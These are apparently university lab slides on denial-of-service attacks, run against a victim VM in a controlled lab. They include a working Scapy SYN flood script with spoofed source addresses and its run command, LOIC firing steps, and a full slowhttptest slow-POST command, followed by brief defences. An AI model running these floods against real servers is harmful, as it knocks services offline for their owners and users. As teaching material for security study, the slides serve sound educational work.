Project DOS Trento

Group 5

Regina Krisztina Bíró

Enrico Guarato

Kristian Segnana

Katalin Papp

Quick recap on DOS attacks

- A Denial Of Service attack aims at disrupting the availabiliy of a service
- This can be done either by flooding, exploiting a vulnerability, or even „naturally” – we will focus on flooding attacks
- The attacker could be motivated by profit, by political activism, or revenge (personal or societal level)
- Can be part of a larger attack, distraction

Real-life examples

Georgia President's Web Site Falls Under DDOS Attack

COMMENTS

By Jeremy Kirk, IDG News Service
Jul 21, 2008 3:00 AM

washingtonpost.com > Technology > Personal Tech

Hackers Hit Scientology With Online Attacl

PC World
Friday, January 25, 2008; 10:19 PM

DDoS Attack Hits 400 Gbit/s, Breaks Record

A distributed denial-of-service NTP reflection attack was reportedly 33% bigger than last year's attack against Spamhaus.


Outline of the lab – setup

- Victim server VMsits on the Mallab server, with monitoring tools installed
- Attacker VMs hosted on Mallab laptops, one on each, equipped with all necessary tools
- Victim IP: tbd
- Attacker sudo password: password


Outline of the lab - excercises

- 0th task: open a browser and check [serverIP]/munin. You can monitor the server here, refresh it sometimes. Check „Load”.
- Syn flood with Scapy – forge your own TCP/IP packets to attack the server
- dDOS with LOIC – coordinated TCP flooding with IRC client
- Slow post with slowhttptest – testing tool for application layer attack

TCP/IP


A
M Application
Ht M Transport
Hn' Ht M Network
Hl' Hn' Ht M Link
Hl' Hn' Ht M Physical
Network
Link
Physical
Hl Hn Ht M
B
M Application
Ht M Transport
Hn' Ht M Network
Hl' Hn' Ht M Link
Hl' Hn' Ht M Physical
Hl' Hn' Ht M

TCP/IP


A
M
Application
Ht
M
Transport
Hn'
Ht
M
Network
Hl'
Hn'
Ht
M
Link
Hl'
Hn'
Ht
M
Physical
Network
Link
Physical
Hl
Hn
Ht
M
B
M
Application
Ht
M
Transport
Hn'
Ht
M
Network
Hl'
Hn'
Ht
M
Link
Hl'
Hn'
Ht
M
Physical
Hl'
Hn'
Ht
M


Transport Layer: TCP

- connection oriented
- reliable
- error detection
- congestion control
- flow control


Transport Layer: TCP

- connection oriented
- reliable
- error detection
- congestion control
- flow control


Header TCP


0 bits
16 bits
32 bits
Source port
Destination port
Sequence number
Acknowledge number
Header length
Unused
URG
ACK
PSH
RST
SYN
FIN
Receive windows
Checksum
Urgent data pointer
Options & Padding
DATA


Header TCP


0 bits
16 bits
32 bits
Source port
Destination port
Sequence number
Acknowledge number
Header length
Unused
URG
ACK
PSH
RST
SYN
FIN
Receive windows
Checksum
Urgent data pointer
Options & Padding
DATA

TCP connection oriented




SYN ATTACK


A
client
B
server
SYN_SENT
SYN(SYN=1, seq=a)
SYN_RCVD
SYNACK(SYN=1,ACK=1,
ack=a+1, seq=b)
time
time

SCAPY

- Powerful packet manipulation tool
- Run over python board (same language)
- Lets you create layering packets
- Very easy to use and install
- Customizable



SCAPY

Start creating a packet:

```
Welcome to Scapy (2.3.1)
[>>> a=IP(ttl=10)
[>>> a
 <IP  ttl=10 |>
[>>> a.src
 '127.0.0.1'
[>>> a.dst="192.168.1.1"
[>>> a
 <IP  ttl=10 dst=192.168.1.1 |>
[>>> del(a.ttl)
[>>> a
 <IP  dst=192.168.1.1 |>
 >>>
```

*note that if you don’t declare any variable, the default one is chosen and when we delete one, the default will be restored

SCAPY

a = IP(ttl = 10) creates a packet of layer ***3 (IP) with*** time to live = 10. We can use TCP, ETHER or others

a.src in this case just shows the value of the source ip

a.dst = "192.168.1.1" sets the destination ip which will receive the packet

del(a.ttl) deletes the custom value we put and restores the default value (which is 64)

There is a huge list of values we can assign. Now we will see briefly how to send a packet.

SCAPY

- Create the IP packet
- Create the TCP packet with SYN flag
- The sr1() function sends the packet

```
[>>> i = IP()
[>>> i.dst = "192.168.1.12"
[>>> i.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 10.196.222.101
  dst= 192.168.1.12
  \options\
```

```
[>>> t = TCP()
[>>> t.dport = 5500
[>>> t.flags = "S"
[>>> t.show()
###[ TCP ]###
  sport= ftp_data
  dport= fcp_addr_srvr1
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= {}
```

```
[>>> sr1(i/t)
```

SCAPY

sr() , sr1() and srp() are 3 functions for sending packets.
-sr() returns answered and unanswered packet
-sr1() returns only that answered packet
-srp() is for layer 2 and work as sr() for Ethernet, 802.3 etc
-srloop() send in loop a packet at layer 3
-others (check man page of scapy)

The **"/"** is a composition operator between two layers.
We basically overload the lower layer with value of the upper layer. We sent an IP packet using TCP layer together.

SYNFLOOD.py

Now we will see how it works the script we are going to use during this lab lecture.

First of all run SYNFLOOD.py in sudo mode with arguments the victim IP and port.

sudo python SYNFLOOD.py [targetIP] [targetPort]

Now we will see in few seconds that the victim resources will be exausted and the service will be
unreachable

But let’s have a look at the code:

SYNFLOOD.py

The while loop keeps firing the function which creates and sends the packet

```
34  while 1:
35      #call SYNFlood attack
36      sendSYN(target,port)
37      count += 1
38      print("Total packets sent: %i" % count)
39      print("========================================")
40
```

SYNFLOOD.py

The function sendSYN() every time creates the SYN packet as we have seen before. The source IP (i.src) and source port (t.sport) are randomized. The target IP (i.dst) and port (t.dport) are the values we have put as arguments.

```
6   def sendSYN(target, port):
7           #creating packet
8           # insert IP header fields
9           tcp = TCP()
10          ip = IP()
11          #set source IP as random valid IP
12          ip.src = "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254)
13              ,random.randint(1,254),random.randint(1,254))
14          ip.dst = target
15          # insert TCP header fields
16          tcp = TCP()
17          #set source port as random valid port
18          tcp.sport = random.randint(1,65535)
19          tcp.dport = port
20          #set SYN flag
21          tcp.flags = 'S'
22          send(ip/tcp)
23          return ;
```

SYNFLOOD.py

Flag SYN is set (t.flags) and the packet is sent trough send(i/t, verbose=0) where verbose=0 indicates that the function should be silent.
Notice that here we used send() that is equal to sr() function. Send() is a python function while sr() is a scapy function.

```
6   def sendSYN(target, port):
7           #creating packet
8           # insert IP header fields
9           tcp = TCP()
10          ip = IP()
11          #set source IP as random valid IP
12          ip.src = "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254)
13              ,random.randint(1,254),random.randint(1,254))
14          ip.dst = target
15          # insert TCP header fields
16          tcp = TCP()
17          #set source port as random valid port
18          tcp.sport = random.randint(1,65535)
19          tcp.dport = port
20          #set SYN flag
21          tcp.flags = 'S'
22          send(ip/tcp)
23          return ;
```

dDOS with LOIC - theory

- A distributed DOS attack multiplies the power of a solitary attacker
- There is no easy way to defend the server because of the multiple IPs
- Involuntary dDos → botnets, large groups of infected computers
- Voluntary dDos → Low Orbit Ion Cannon
- Born on 4chan, used by Anonymous in revenge operations (Operation Megaupload)
- Limits of LOIC: no anonimity → Jail ☹

dDOS with LOIC - practice

- Installing and setting up LOIC, joining our IRC server

1. Open a Terminal in the Loic folder
2. Run „mono /debug/LOIC.exe”
3. Set the Server IP as target
4. Try firing alone
5. Stop
6. Join IRC and see the power of numbers

Slow post with slowhttptest - theory

- HTTP is an application layer protocol
- Slow post attacks work on this layer
- Attacker sets up a legitimate connection, and sends an http request divided into many pieces. It sends the pieces *slowly.* What can it crash? Ideas?
- This attack is very resource-efficient, and it’s hard to distinguish from clients with slow internet connection
- Real world uses: attacks agains cia.gov

Slow post with slowhttptest -practice

1. Run slowhttptest in Terminal with the command: slowhttptest -c 3000 -B -i 90 -r 200 -s 8192 -t FAKEVERB -u http://[server-ip] -x 10 -p 3
2. This will start a slow post attack on the server, opening 3000 connections with 200 conn/sec, and will wait 90 secs between follow-up headers.
3. Observe.

Defenses

- Firewalls, both network and application level
- Deep packet inspection – but it may take resources itself
- Load balancing, multiple servers
- Companies: Cloudflare
- Problems: Steam store Christmas cache mixup
- Sometimes all you can do is wait it out...

FIN

..get it? ;)